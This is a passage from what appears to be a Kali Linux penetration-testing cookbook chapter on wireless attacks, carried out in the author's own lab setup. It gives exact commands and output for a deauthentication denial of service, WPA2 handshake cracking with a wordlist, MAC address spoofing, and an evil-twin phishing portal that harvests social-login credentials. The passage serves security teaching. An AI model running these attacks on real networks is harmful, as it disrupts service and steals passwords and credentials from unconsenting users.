154	268.681159		Broadcast:04:63:8b	802.11	10	Clear-to-send, Flags=.....
155	268.681256		Broadcast:04:63:8b	802.11	10	Clear-to-send, Flags=.....
156	268.708902	Apple_a9:63:8b	GLTechnologi_3b:13:...	802.11	66	Authentication, SN=3804, FN=0, Flags=.....
157	268.708913		Apple_a9:63:8b	802.11	10	Acknowledgement, Flags=.....
158	268.709135	GLTechnologi_3b:13:...	Apple_a9:63:8b	802.11	30	Authentication, SN=1232, FN=0, Flags=.....
159	268.709140	GLTechnologi_3b:13:...	GLTechnologi_3b:13:...	802.11	10	Acknowledgement, Flags=.....
160	268.710961	Apple_a9:63:8b	GLTechnologi_3b:13:...	802.11	204	Association Request, SN=3805, FN=0, Flags=....., SSID="Hidden-
161	268.710965		Apple_a9:63:8b	802.11	10	Acknowledgement, Flags=.....
162	268.745978	GLTechnologi_3b:13:...	Apple_a9:63:8b	802.11	154	Association Response, SN=1233, FN=0, Flags=.....

Figure 11.15 – Apple device connecting to a hidden SSID

- On your device, find this first packet and expand it out and note where the SSID is indicated in this packet. Expand the IEEE 802.11 Wireless Management section and then Tagged parameters:




Figure 11.16 – SSID parameter

- Expand the Tag: Supported Channels section, and you will see the channel listed that we are monitoring:




Figure 11.17 – Supported Channels

- When you are ready to move on after reviewing several of the different packets, you may close Wireshark.
- Open your file manager and browse to the /home/kali/wlan-hidden directory and view the different types of files captured. Note the two files with kismet in their name. Kismet is another very popular tool for network detection, packet sniffing, and intrusion detection. These files are specifically formatted for ingestion by the Kismet tool.






Figure 11.18 – Kismet files

10. Now, open the file named hidden\_ssids-01.csv. This is basically the representation of the terminal output as we were running airodump-ng.

```
BSSID, First time seen, Last time seen, channel, Speed, Privacy, Cipher, Authentication, Power, # beacons, # IV
, LAN IP, ID-length, ESSID, Key
94:83:C4:3B:13:40, 2025-06-22 11:07:18, 2025-06-22 11:13:18, 36, 780, WPA2, CCM, PSK, -26, 3493, 211,
0. 0. 0. 0, 9, Hidden-SG,

Station MAC, First time seen, Last time seen, Power, # packets, BSSID, Probed ESSIDs
58:66:6D:A9:63:8B, 2025-06-22 11:11:47, 2025-06-22 11:12:38, -38, 394, 94:83:C4:3B:13:40,
02:C6:D4:2F:C5:10, 2025-06-22 11:12:03, 2025-06-22 11:12:04, -40, 12, 94:83:C4:3B:13:40,Hidden-SG
1E:0F:D0:0A:23:30, 2025-06-22 11:12:38, 2025-06-22 11:12:38, -38, 3, 94:83:C4:3B:13:40,
```

Figure 11.19 – The hidden\_ssids-01.csv file

11. Next, open the hidden\_ssids-01.log.csv file. You will note that this is a simplified packet dump.



Figure 11.20 – Simplified packet dump

12. You may close the window when done.



## How it works...

In the previous recipe, we used `-w` to output information to files. This resulted in our ability to use other tools and be offline while analyzing our data. Often, you may be working with several attack vectors all at once, which does not offer you the ability to work with the output live. We were able to use Wireshark to review the captured file. Further, we examined the available CSV files.

## There's more...

You can directly use Wireshark with the wireless adapter. First, you set up the `wlan0mon` interface, then you can open Wireshark and select that interface for scanning. For more information, please review <https://wiki.wireshark.org/CaptureSetup/WLAN>.

## Performing a wireless DoS attack: deauthentication attack

In this recipe, we will perform a DoS attack against a wireless network using deauthentication frames. These frames are part of the 802.11 standard and are normally used to manage disconnections between access points and clients. By exploiting this mechanism, we can forcibly disconnect clients from a wireless network, either briefly or continuously. This attack is commonly used to disrupt service, capture handshakes for cracking, or as a precursor to more advanced man-in-the-middle attacks.

## Getting ready

You need the following to complete this recipe:

- You must have completed the *Building a WLAN testing environment* recipe
- Kali Linux must be up and operational
- The ALFA (MediaTek) USB wireless adapter must be recognized by Kali (`lsusb`)

## How to do it...

1. From Kali, open a web browser and go to the Opal travel router IP address (<http://192.168.8.1>) and log in.
2. From the main interface, click on **WIRELESS**, enable the 2.4 or 5 GHz radios (I will be using the 5 GHz radios to reduce interference with my production 2.4 GHz network), and set the transmit power to **Low**. Change the SSID to `Kali_Test` and set **SSID Visibility** to **Shown**. Ensure you have **WPA2-PSK** for **Wi-Fi Security** and set **Wi-Fi Password** to `goodlife`.




Figure 11.21 – Opal router SSID setup

- 3. You may now close the web browser.
- 4. From Kali, open a terminal window and enter the following commands to prepare your wireless card:

```
sudo airmon-ng check kill
sudo airmon-ng start wlan0
```

- 5. Let's start a dump of the packets:

```
sudo airodump-ng --band a wlan0mon
```

Tip

Since I am using just the 5 GHz radio, I am limiting my scan to just that frequency. If you opted to use the 2.4 GHz, remove the --band a part.

- 6. On the screen, look for the Kali\_Test SSID. Make note of the channel and the BSSID.




Figure 11.22 – BSSID and channel

7. Using a separate device (in my case, I used an Apple iPhone), connect to the Kali\_Test SSID and ensure connectivity.
8. Let's make sure this AP matches the BSSID and the channel noted in the previous step:

```
sudo airodump-ng --bssid 94:83:C4:3B:13:40 -c 36 wlan0mon
```



#### Tip

This will also help set the proper channel for the deauth attack.

9. Open a new terminal window, and we can prepare the deauth attack (do not press *Enter* on this command yet!):

```
sudo aireplay-ng --deauth 0 -a 94:83:C4:3B:13:40 wlan0mon
```

10. Before pressing *Enter*, open the Wi-Fi screen of the device you have connected to the Kali\_Test Wi-Fi network. Ensure it's connected and watch it carefully.
11. Now, press *Enter* on the command you previously prepared.

```

kali@kali: ~
File Actions Edit View Help
CH 36][Elapsed: 42 s][2025-06-22 19:27
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
94:83:C4:3B:13:40 -26 100 448 92 1 36 780 WPA2 CCMP PSK Kali_Test
BSSID STATION PWR Rate Lost Frames Notes Probes
94:83:C4:3B:13:40 2E:0C:F8:1D:9E:0D -46 1e- 6 0 250

kali@kali: ~
File Actions Edit View Help
kali@kali: ~
$ sudo aireplay-ng --deauth 0 -a 94:83:C4:3B:13:40 wlan0mon
[sudo] password for kali:
19:27:35 Waiting for beacon frame (BSSID: 94:83:C4:3B:13:40) on channel 36
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
19:27:35 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:35 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:36 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:37 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:37 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:38 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:39 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:39 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:40 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:41 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:41 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
19:27:42 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]

```

Figure 11.23 – Deauth

12. Almost instantly, you will see the Wi-Fi on the device get disconnected from the Kali\_Test network.

13. When done, you may close the terminal window with the deauth attack to end it.
14. In the terminal window, you can stop the dump with *Ctrl + C*.
15. To regain standard usage of your wireless adapter, enter the following:

```
sudo airmon-ng stop wlan0mon
sudo systemctl restart NetworkManager
```

16. You may now close the terminal window.

If you will not be continuing to the next recipe in a short period of time, I would suggest logging back in to the Opal Wi-Fi router and disabling the wireless.

## How it works...

We begin sending deauthentication frames. These frames are unauthenticated in WPA2 and earlier standards, meaning that any device in range can spoof the source address of the AP and broadcast deauth frames to client devices. The client, believing the disconnection is legitimate, drops the connection and attempts to reconnect.

By continuously sending deauth frames, we can prevent clients from connecting to the wireless network, effectively creating a DoS condition. The AP itself remains operational, but its users are unable to maintain connectivity. This attack is particularly effective on networks that do not implement management frame protection (802.11w), which is optional in many environments.

## There's more...

While deauth attacks are easy to execute, they are also noisy and easily detected by **wireless intrusion detection systems (WIDSs)**. Additionally, newer networks using WPA3 with mandatory **protected management frames (PMFs)** are immune to this type of attack, as deauth frames must be cryptographically signed to be accepted. This attack is commonly used in conjunction with WPA2 handshake captures, rogue AP deployment, or evil twin scenarios.

## Cracking WPA2 keys

In this recipe, we will capture and crack a WPA2-PSK handshake to recover the wireless network password. WPA2 is widely used in enterprise and home networks, and while it offers strong encryption, it is only as secure as the passphrase used to protect it. Using Kali Linux and standard tools such as *airodump-ng* and *aircrack-ng*, we will capture the four-way handshake exchanged between a client and an AP, and then use a dictionary attack to crack the password.

## Getting ready

You need the following to complete this recipe:

- You must have completed the *Building a WLAN testing environment* recipe
- Kali Linux must be up and operational
- The ALFA (MediaTek) USB wireless adapter must be recognized by Kali (lsusb)

## How to do it...

1. From Kali, open a web browser and go to the Opal travel router IP address (<http://192.168.8.1>) and log in.
2. From the main interface, click on **WIRELESS**, enable the 2.4 or 5 GHz radios (I will be using the 5 GHz radios to reduce interference with my production 2.4 GHz network), and set the transmit power to **Low**. Change the SSID to **Kali\_Test** and set **SSID Visibility** to **Shown**. Ensure you have **WPA2-PSK** for **Wi-Fi Security** and set **Wi-Fi Password** to goodlife.




Figure 11.24 – Wi-Fi setup

3. You may now close the web browser.
4. From Kali, open a terminal window and enter the following commands to prepare your wireless card:

```
sudo airmon-ng check kill
sudo airmon-ng start wlan0
```

5. We will create a directory with the following:


```
mkdir wlan-crack
cd wlan-crack
```

6. Let's start a dump and document the BSSID of the Kali\_Test WLAN and the channel:

```
sudo airodump-ng --band a wlan0mon
```

7. Exit with *Ctrl* + *C*.
8. Connect to Kali\_Test from another device or computer.
9. Start a dump logging the output to a file, as shown in the figure that follows:


```
sudo airodump-ng --bssid 94:83:C4:3B:13:40 -c 36 -w wpa2-crack wlan0mon
```



```
(kali@kali)~$ mkdir wlan-crack
(kali@kali)~$ cd wlan-crack
(kali@kali)~/wlan-crack$ sudo airodump-ng --bssid 94:83:C4:3B:13:40 -c 36 -w wpa2-crack wlan0mon
```

Figure 11.25 – airodump

10. From the output, we can see our test device connected:



```
CH 36][Elapsed: 2 mins][2025-06-22 13:09][WPA handshake: 94:83:C4:3B:13:40
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
94:83:C4:3B:13:40 -27 100 1340 223 1 36 780 WPA2 CCMP PSK Kali_Test
BSSID STATION PWR Rate Lost Frames Notes Probes
94:83:C4:3B:13:40 C6:0C:34:75:7C:C0 -44 6e- 6e 0 12 EAPOL Kali_Test
94:83:C4:3B:13:40 2E:0C:F8:1D:9E:0D -45 6e- 6e 0 602 EAPOL
```

Figure 11.26 – Dump output with device connected

11. Now, we are going to create a deauth attack to disconnect the client a couple of times. To start, open a new terminal window and enter the following commands, as shown in the figure that follows:

```
sudo aireplay-ng --deauth 5 -a 94:83:C4:3B:13:40 wlan0mon
```

```
(kali@kali)-[~]
$ sudo aireplay-ng --deauth 5 -a 94:83:C4:3B:13:40 wlan0mon
13:09:37 Waiting for beacon frame (BSSID: 94:83:C4:3B:13:40) on channel 36
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:09:38 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
13:09:38 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
13:09:39 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
13:09:40 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
13:09:40 Sending DeAuth (code 7) to broadcast -- BSSID: [94:83:C4:3B:13:40]
```

Figure 11.27 – A deauth attack on the connected client

12. Run the preceding command two or three times, ensuring that your client reconnects to that SSID.



#### Tip

When you are using a test device that connects to other, in-range SSIDs, if you are not careful, it may not reconnect to the Kali\_Test SSID. We need some successful connections to be able to capture the proper handshake packets for us to crack.

13. Once done, you may close the terminal window.
14. Return to the terminal window where we are monitoring the dump packets and exit the dump with *Ctrl + C*.
15. Now, let's crack the password using the following, as shown in the figure that follows:

```
sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt -b
94:83:C4:3B:13:40 wpa2-crack-01.cap
```

```
Aircrack-ng 1.7

[00:00:01] 16974/10303727 keys tested (12933.88 k/s)

Time left: 13 minutes, 15 seconds 0.16%

KEY FOUND! [goodlife]

Master Key : 47 9B 0E 7E 9E 29 5E 23 A9 C9 F8 49 73 6E CD 0F
 A7 20 76 54 90 29 EE 8F 26 7F 46 74 5E B1 59 B2

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : 21 FD D9 63 D2 38 40 B6 24 EF C2 3C 1E 00 10 4A

(kali@kali)-[~/wlan-crack]
$
```

Figure 11.28 – Aircrack

16. To regain standard usage of our wireless adapter, enter the following:

```
sudo airmon-ng stop wlan0mon
sudo systemctl restart NetworkManager
```

17. You may now exit the terminal window.

If you will not be continuing to the next recipe in a short period of time, I would suggest logging back in to the Opal Wi-Fi router and disabling the wireless.

## How it works...

WPA2-PSK protects wireless traffic by encrypting it with a key derived from the passphrase and SSID. When a client connects to a WPA2-protected network, a four-way handshake occurs between the client and the AP. During this handshake, key material is exchanged in such a way that anyone capturing the handshake can attempt to crack the password offline using dictionary or brute-force attacks.

## Spoofing a valid client's MAC address

In this recipe, we will be spoofing the address of a valid client connected to the wireless network. MAC authentication is still widely used when it comes to guest access. Guest access will normally just provide internet access, but it can be used as an attack vector for the internal network, as they often coexist. Further, MAC authentication, while weak, may be used as a form of security for legacy devices that don't support more robust authentication mechanisms. This is a poor form of security and is being aged out, but you can still find it in use today. You will often see it being used for older printers, medical devices, and many legacy devices.

## Getting ready

You need the following to complete this recipe:

- You must have completed the *Building a WLAN testing environment* recipe
- Kali Linux must be up and operational
- The ALFA (MediaTek) USB wireless adapter must be recognized by Kali (lsusb)
- Additional wireless devices are needed for testing



## How to do it...

1. From Kali, open a web browser and go to the Opal travel router IP address (<http://192.168.8.1>) and log in.
2. From the main interface, click on **WIRELESS**, enable the 2.4 or 5 GHz radios (I will be using the 5 GHz radios to reduce interference with my production 2.4 GHz network), and set the transmit power to **Low**. Change the SSID to **Kali\_Test** and set **SSID Visibility** to **Shown**. Ensure you have **WPA2-PSK** for **Wi-Fi Security** and set **Wi-Fi Password** to **goodlife**.
3. You may now close the web browser.
4. From Kali, open a terminal window and enter the following commands to prepare your wireless card:

```
sudo airmon-ng check kill
sudo airmon-ng start wlan0
```

5. Let's start a dump and document the BSSID of the Kali\_Test WLAN and the channel:

```
sudo airodump-ng --band a wlan0mon
```

6. Exit with *Ctrl* + *C*.
7. Start a dump specifying a specific BSSID and logging the output to a file:

```
sudo airodump-ng --bssid 94:83:C4:3B:13:40 -c 36 wlan0mon
```

8. Connect to **Kali\_Test** from another device or computer. Look for the device with a large number of frames and capture its station MAC address (2E:0C:F8:1D:9E:0D):

```
CH 36][Elapsed: 48 s][2025-07-04 15:57][WPA handshake: 94:83:C4:3B:13:40
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
94:83:C4:3B:13:40 -30 96 467 329 1 36 780 WPA2 CCMP PSK Kali_Test
BSSID STATION PWR Rate Lost Frames Notes Probes
94:83:C4:3B:13:40 9E:9B:F2:D5:0D:C4 -38 0 - 6 0 4
94:83:C4:3B:13:40 42:5E:60:75:D7:AC -67 6e - 6 0 71 EAPOL Kali_Test
94:83:C4:3B:13:40 2E:0C:F8:1D:9E:0D -44 6e-24 0 350 EAPOL
```

Figure 11.29 – Wireless client MAC address

### Tip



Because you can see the MAC address of the client device easily, it's best to be able to do an **Organizationally Unique Identifier (OUI)** lookup (<https://www.wireshark.org/tools/oui-lookup.html>) to determine the type of device. For instance, you can determine the manufacturer of the device from the lookup. If you see Epson or Brother, it's a good chance it's a printer and may be susceptible to the attack.

9. From the device you are connected with, you can validate the MAC address and also document the IP address you received (192.168.8.154).
10. You could further view this information by logging into the Opal router and clicking on **CLIENTS**.




Figure 11.30 – Clients page from the Opal router

11. Disconnect the device that was connected with the MAC address listed.
12. We want to put our device back into a standard mode to attempt a connection. Use the following:

```
sudo airmon-ng stop wlan0mon
sudo systemctl restart NetworkManager
```

13. Let's change our wireless MAC address to that of the device, as shown in the figure that follows:

```
sudo ip link set wlan0 down
sudo macchanger -m 2e:0c:f8:1d:9e:0d wlan0
sudo ip link set wlan0 up
```

```
(kali@kali)-[~]
$ sudo ip link set wlan0 down

(kali@kali)-[~]
$ sudo macchanger -m 2e:0c:f8:1d:9e:0d wlan0
Current MAC: 1e:cd:06:7e:62:41 (unknown)
Permanent MAC: 00:c0:ca:b7:b8:3e (ALFA, INC.)
New MAC: 2e:0c:f8:1d:9e:0d (unknown)

(kali@kali)-[~]
$ sudo ip link set wlan0 up
```

Figure 11.31 – macchanger

14. Now, let's connect to the Kali\_Test network:

```
sudo nmcli device wifi connect "Kali_Test" password "goodlife"
ifname wlan0
```

15. Let's see what we have for an IP address and MAC address using ifconfig:

```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
 inet 192.168.8.154 netmask 255.255.255.0 broadcast 192.168.8.255
 inet6 fe80::329a:5e0a:e9d0:9be8 prefixlen 64 scopeid 0x20<link>
 ether 2e:0c:f8:1d:9e:0d txqueuelen 1000 (Ethernet)
 RX packets 1008 bytes 974987 (952.1 KiB)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 87 bytes 8316 (8.1 KiB)
 TX errors 0 dropped 7 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$
```

Figure 11.32 – The ifconfig output

You will see we have the same IP address and the device you connected with before, and the MAC address is the one we changed to.

16. Now, we must revert our changes to our normal operating state:

```
sudo ip link set wlan0 down
sudo macchanger -p wlan0
sudo ip link set wlan0 up
sudo nmcli connection delete Kali_Test
```

17. You may now exit the terminal window.

If you will not be continuing to the next recipe in a short period of time, I would suggest logging back in to the Opal Wi-Fi router and disabling the wireless.

## How it works...

You put the wireless adapter into monitor mode, and using `airodump-ng`, you can observe which MAC addresses are currently connected to the network. Once a valid MAC address is identified, tools such as `macchanger` can be used to spoof your interface to match that address. If the network is open or uses a known WPA2 password, you can then connect as that client. In environments with MAC filtering but no other authentication, this may be all that's needed to gain access. In networks with shared WPA2 keys, spoofing the MAC can allow you to hijack a session or avoid detection.

MAC address spoofing is one of the simplest and most widely used evasion techniques in wireless attacks. It can be used not only to bypass MAC filters but also to anonymize the attacker's hardware, impersonate trusted devices, or evade network detection systems that log hardware identities.

## See also

More information on `macchanger` can be found at <https://tools.kali.org/information-gathering/macchanger>.

## Using public Wi-Fi to capture credentials

In this recipe, we will simulate a public Wi-Fi environment and launch a rogue access point (evil twin) designed to capture user credentials through a fake captive portal. Using `wifiphisher`, we will broadcast a wireless network that appears open and inviting, and then redirect connected users to a spoofed login page that mimics a Facebook authentication prompt. Attackers can exploit the trust users place in public Wi-Fi hotspots and social login pages to harvest credentials.

## Getting ready

You need the following to complete this recipe:

- You must have completed the *Building a WLAN testing environment* recipe
- Kali Linux must be up and operational
- The ALFA (MediaTek) USB wireless adapter must be recognized by Kali (1susb)
- An additional wireless device is needed for testing

## How to do it...

1. First, install or ensure that wifiphisher is installed by opening a terminal window and typing the following:

```
sudo apt update
sudo apt install wifiphisher
```

2. Now, simulate a coffee shop's Wi-Fi using the following:

```
sudo wifiphisher -e 'Coffee_Shop'
```

### Tip



Let's say you were in a coffee shop, then you would want to use the name of their Wi-Fi. Wifiphisher will automatically start sending deauth packets to the legitimate Wi-Fi APs in the hope of forcing connections to your spoofed one.

3. You will be presented with a menu of attack vectors. Choose **OAuth Login Page**:

```
Available Phishing Scenarios:

1 - Browser Plugin Update
 A generic browser plugin update page that can be used to serve payloads to the
 victims.

2 - Firmware Upgrade Page
 A router configuration page without logos or brands asking for WPA/WPA2 password due to a
 firmware upgrade. Mobile-friendly.

3 - Network Manager Connect
 The idea is to imitate the behavior of the network manager by first showing the
 browser's "Connection Failed" page and then displaying the victim's network manager window through the page
 asking for the pre-shared key.

4 - OAuth Login Page
 A free Wi-Fi Service asking for social network credentials to authenticate via OAuth.
```

Figure 11.33 – OAuth Login Page selection

4. Your attack screen will be as shown:

```
Extensions feed: | Wifiphisher 1.4GIT
 | ESSID: Coffee_Shop
 | Channel: 6
 | AP interface: wlan0
 | Options: [Esc] Quit

Connected Victims:

HTTP requests:
```

Figure 11.34 – Attack status screen

5. Now, from a client, connect to the **Coffee\_Shop** Wi-Fi:




Figure 11.35 – Connecting to Wi-Fi

6. Within a moment, a captive portal page will load:




Figure 11.36 – Captive portal page

7. Select one and provide some fake credentials:

